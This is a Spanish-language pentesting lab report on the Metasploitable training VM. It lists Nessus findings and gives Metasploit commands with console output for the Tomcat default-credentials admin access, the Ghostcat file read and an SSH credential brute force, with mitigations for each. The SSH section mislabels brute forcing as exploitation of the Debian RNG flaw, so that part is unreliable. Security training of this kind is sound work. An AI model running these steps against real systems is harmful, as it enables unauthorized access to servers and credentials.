
PENTESTING




Fray José Ávila Hernández

Índice

1. Vulnerabilidades Maquina Metasploitable


1.Identificación.



Lo primero que hemos hecho es lanzar un escáner de vulnerabilidad a través de la herramienta Nessus sobre la ip de la máquina que vamos analizar, en este caso es metasploitable (192.168.112.134)

Una vez terminado el escaneo hemos detectado los siguientes tipos de vulnerabilidades:

- 8 de rango critical
- 4 de rango High
- 28 de rango Medium
- 7 de rango Low



1.1 Vulnerabilidades Critical

- Unix Operating System Unsupported Version Detection
- Apache Tomcat SEoL (<= 5.5.x)
- Apache Tomcat AJP Connector Request Injection (Ghostcat)
- Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
- Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
- SSL Version 2 and 3 Protocol Detection

1.2 Vulnerabilidades High

- Samba Badlock Vulnerability
- SSL Medium Strength Cipher Suites Supported (SWEET32)
- ISC BIND Service Downgrade / Reflected DoS

1.3 Vulnerabilidades Medium

- Apache Tomcat Default Files
- SSL Anonymous Cipher Suites Supported
- SSL Certificate Cannot Be Trusted
- SSL Self-Signed Certificate
- SSL RC4 Cipher Suites Supported (Bar Mitzvah)
- SSL Certificate Expiry
- SSL Certificate with Wrong Hostname
- SSL Weak Cipher Suites Supported
- ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
- ISC BIND Denial of Service
- TLS Version 1.0 Protocol Detection
- Unencrypted Telnet Server
- SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
- OpenSSL SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG Session Resume Ciphersuite Downgrade Issue
- SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection
- HTTP TRACE / TRACK Methods Allowed
- SSH Weak Algorithms Supported
- Apache Server ETag Header Information Disclosure
- SMB Signing not required

- SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)

- SMTP Service STARTTLS Plaintext Command Injection

1.4 Vulnerabilidades Low

- SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
- SSH Weak Key Exchange Algorithms Enabled
- SSH Server CBC Mode Ciphers Enabled
- SSH Weak MAC Algorithms Enabled
- SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam)
- SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)

2.Explotación

2.1 Apache Tomcat Default Files

Descripción: La página de error por defecto, la página de índice por defecto, JSPs de ejemplo y/o servlets de ejemplo están instalados en el servidor remoto Apache Tomcat.

Impacto: Estos archivos deben ser eliminados ya que pueden ayudar a un atacante a descubrir información sobre la instalación remota de Tomcat o el propio host itselfs.


Explotación: Hemos explotado esta vulnerabilidad a través de la herramienta metasploit.


Pasos:


1. Abrimos la herramienta en Kali Linux con el comando msfconsole
2. Lo siguiente hemos buscado el exploit con search tomcat
3. Hemos elegido el módulo de administración que es el nº 26 “use auxiliary/admin/http/tomcat_administration”
4. Luego con el comando options vemos los campos que tenemos que rellenar en este caso tenemos que poner la IP de la maquina donde se encuentra la vulnerabilidad (“set RHOST 192.168.112.134”) metasploitable
5. Arrancamos el exploit con el comando run.
6. Accedemos al enlace que nos da con la contraseña.
7. Tenemos acceso al servidor tomcat como administrador por lo que podríamos modificar lo que queramos.

Mitigación: Eliminar la página de índice predeterminada y elimine la JSP y los servlets de ejemplo. Siga las instrucciones de Tomcat u OWASP para reemplazar o modificar la página de error por defecto.

Capturas de los pasos de explotación:


root@kali: ~
File Actions Edit View Help
msf6 auxiliary(dos/http/apache_tomcat_transfer_encoding) > search tomcat
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06 normal No Apache Commons FileUpload and Apache Tomcat DoS
1 exploit/multi/http/struts_dev_mode 2012-01-06 excellent Yes Apache Struts 2 Developer Mode OGNL Execution
2 exploit/multi/http/struts2_namespace_ognl 2018-08-22 excellent Yes Apache Struts 2 Namespace Redirect OGNL Injection
3 exploit/multi/http/struts_code_exec_classloader 2014-03-06 manual No Apache Struts ClassLoader Manipulation Remote Code Execution
4 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Apache Tomcat AJP File Read
5 exploit/windows/http/tomcat_cgi_cmdlinearg 2019-04-10 excellent Yes Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
6 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution
7 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution
8 auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09 normal No Apache Tomcat Transfer-Encoding Information Disclosure and DoS
9 auxiliary/scanner/http/tomcat_enum normal No Apache Tomcat User Enumeration
10 exploit/linux/local/tomcat_rhel_based_temp_priv_esc 2016-10-10 manual Yes Apache Tomcat on RedHat Based Systems Insecure Temp Config Privilege Escalation
11 exploit/linux/local/tomcat_ubuntu_log_init_priv_esc 2016-09-30 manual Yes Apache Tomcat on Ubuntu Log Init Privilege Escalation
12 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25 excellent Yes Atlassian Confluence WebWork OGNL Injection
13 exploit/windows/http/cayin_xpost_sql_rce 2020-06-04 excellent Yes Cayin xPost wayfinder_seqid SQLi to RCE
14 exploit/multi/http/cisco_dcnm_upload_2019 2019-06-26 excellent Yes Cisco Data Center Network Manager Unauthenticated Remote Code Execution
15 exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec 2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform Command Execution
16 exploit/linux/http/cisco_hyperflex_file_upload_rce 2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
17 exploit/linux/http/cpi_tararchive_upload 2019-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
18 exploit/linux/http/cisco_prime_inf_rce 2018-10-04 excellent Yes Cisco Prime Infrastructure Unauthenticated Remote Code Execution
19 post/multi/gather/tomcat_gather normal No Gather Tomcat Credentials
20 auxiliary/dos/http/hashcollision_dos 2011-12-28 normal No Hashtable Collisions
21 auxiliary/admin/http/ibm_drm_download 2020-04-21 normal Yes IBM Data Risk Manager Arbitrary File Download
22 exploit/linux/http/lucee_admin_imgprocess_file_write 2021-01-15 excellent Yes Lucee Administrator imgProcess.cfm Arbitrary File Write
23 exploit/linux/http/mobileiron_core_log4shell 2021-12-12 excellent Yes MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
24 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07 excellent Yes Novell ZENworks Configuration Management Arbitrary File Upload
25 exploit/multi/http/spring_framework_rce_spring4shell 2022-03-31 manual Yes Spring Framework Class property RCE (Spring4Shell)
26 auxiliary/admin/http/tomcat_administration normal No Tomcat Administration Tool Default Access
27 auxiliary/scanner/http/tomcat_mgr_login normal No Tomcat Application Manager Login Utility
28 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass
29 auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09 normal No Tomcat UTF-8 Directory Traversal Vulnerability
30 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal No TrendMicro Data Loss Prevention 5.5 Directory Traversal
31 post/windows/gather/enum_tomcat normal No Windows Gather Apache Tomcat Enumeration
Interact with a module by name or index. For example info 31, use 31 or use post/windows/gather/enum_tomcat
msf6 auxiliary(dos/http/apache_tomcat_transfer_encoding) > use 26
msf6 auxiliary(admin/http/tomcat_administration) > options


root@kali: ~
File Actions Edit View Help
18 exploit/linux/http/cisco_prime_inf_rce 2018-10-04 excellent Yes Cisco Prime Infrastructure Unauthenticated Remote Code Execution
19 post/multi/gather/tomcat_gather normal No Gather Tomcat Credentials
20 auxiliary/dos/http/hashcollision_dos 2011-12-28 normal No Hashtable Collisions
21 auxiliary/admin/http/ibm_drm_download 2020-04-21 normal Yes IBM Data Risk Manager Arbitrary File Download
22 exploit/linux/http/lucee_admin_imgprocess_file_write 2021-01-15 excellent Yes Lucee Administrator imgProcess.cfm Arbitrary File Write
23 exploit/linux/http/mobileiron_core_log4shell 2021-12-12 excellent Yes MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
24 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07 excellent Yes Novell ZENworks Configuration Management Arbitrary File Upload
25 exploit/multi/http/spring_framework_rce_spring4shell 2022-03-31 manual Yes Spring Framework Class property RCE (Spring4Shell)
26 auxiliary/admin/http/tomcat_administration normal No Tomcat Administration Tool Default Access
27 auxiliary/scanner/http/tomcat_mgr_login normal No Tomcat Application Manager Login Utility
28 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass
29 auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09 normal No Tomcat UTF-8 Directory Traversal Vulnerability
30 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal No TrendMicro Data Loss Prevention 5.5 Directory Traversal
31 post/windows/gather/enum_tomcat normal No Windows Gather Apache Tomcat Enumeration
Interact with a module by name or index. For example info 31, use 31 or use post/windows/gather/enum_tomcat
msf6 auxiliary(dos/http/apache_tomcat_transfer_encoding) > use 26
msf6 auxiliary(admin/http/tomcat_administration) > options
Module options (auxiliary/admin/http/tomcat_administration):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 8180 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
TOMCAT_PASS no The password for the specified username
TOMCAT_USER no The username to authenticate as
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(admin/http/tomcat_administration) > set RHOSTS 192.168.112.134
RHOSTS => 192.168.112.134
msf6 auxiliary(admin/http/tomcat_administration) > run
[*] http://192.168.112.134:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) >


Nessus Essentials / Login
Tomcat Server Administr
192.168.112.134:8180/admin/frameset.jsp
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
TOMCAT WEB SERVER ADMINISTRATION TOOL
Commit Changes
Log Out
Tomcat Server
Service (Catalina)
Resources
Data Sources
Mail Sessions
Environment Entries
User Databases
User Definition
Users
Groups
Roles
Tomcat Server
Server Actions
----Available Actions----
Save
Reset
Server Properties
Property
Value
Port Number:
8005
Shutdown:
SHUTDOWN
Save
Reset

2.2 Apache Tomcat AJP Connector Request Injection (Ghostcat)

Descripción: Se ha descubierto una vulnerabilidad de lectura e inclusión de archivos en el conector AJP. Un atacante remoto sin autenticación podría aprovechar esta vulnerabilidad para acceder y leer archivos en aplicaciones web de un servidor vulnerable. En casos donde el servidor vulnerable permite la carga de archivos, un atacante podría cargar código malicioso en forma de páginas JavaServer Pages (JSP) en varios tipos de archivos y lograr la ejecución remota de código (RCE).

Impacto: Se podrían leer ficheros de configuración o el código de la aplicación hospedada en el servidor web. Incluso en el caso de existir un uploader en la web, sería posible ejecutar un código remoto.


Explotación: Hemos explotado esta vulnerabilidad a través de la herramienta metasploit.


Pasos:


1. Abrimos la herramienta en Kali Linux con el comando msfconsole
2. Lo siguiente hemos buscado el exploit con search ghostcat
3. Hemos elegido el modulo que en este caso solo hay uno “use auxiliary/admin/http/tomcat_ghostcat”
4. Luego con el comando options vemos los campos que tenemos que rellenar en este caso tenemos que poner la IP de la maquina donde se encuentra la vulnerabilidad (“set RHOST 192.168.112.134”) metasploitable
5. Arrancamos el exploit con el comando run.
6. Nos da el archivo con la información web.

Mitigación: Actualice la configuración AJP para requerir autorización y/o actualice el servidor Tomcat a 7.0.100, 8.5.51, 9.0.31 o posterior.

Capturas de los pasos de explotación:







2.3 Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Descripción: El certificado X.509 utilizado por un servidor SSL remoto se generó en un sistema Debian o Ubuntu que tiene un error en su generador de números aleatorios de la biblioteca OpenSSL. Este problema se originó debido a la eliminación de fuentes de entropía en la versión de OpenSSL utilizada en estos sistemas Debian, lo que compromete la seguridad de las comunicaciones SSL. La falta de suficiente entropía aleatoria puede debilitar la protección criptográfica, lo que podría exponer las comunicaciones a riesgos de seguridad. Se recomienda abordar este problema para garantizar la seguridad de las conexiones SSL.

Impacto: Un atacante puede obtener fácilmente la parte privada de la clave remota y utilizarla para descifrar la sesión remota o montar un ataque man in the middle.

Explotación: Hemos explotado esta vulnerabilidad a través de la herramienta metasploit.

Pasos:


1. Abrimos la herramienta en Kali Linux con el comando msfconsole
2. Lo siguiente hemos buscado el exploit con search ssh
3. Hemos elegido el módulo de scanner que en este caso es el nº 48 “use auxiliary/scanner/ssh/ssh_login”
4. Luego con el comando options vemos los campos que tenemos que rellenar en este caso tenemos que rellenar varios campos:
    - la IP de la maquina donde se encuentra la vulnerabilidad “set RHOST 192.168.112.134” (metasploitable),
    - “set VERBOSE true” (imprimir la salida para todos los intentos),
    - “set USER_FILE /root/Downloads/users.txt” (hemos elegido un archivo de texto con varios usuarios)
    - “set PASS_FILE /root/Downloads/contraseña.txt” (hemos elegido un archivo de texto con varias contraseñas)
    - “set STOP_ON_SUCCESS true” (Dejar de adivinar cuándo una credencial funciona para un host)


5. Arrancamos el exploit con el comando run.

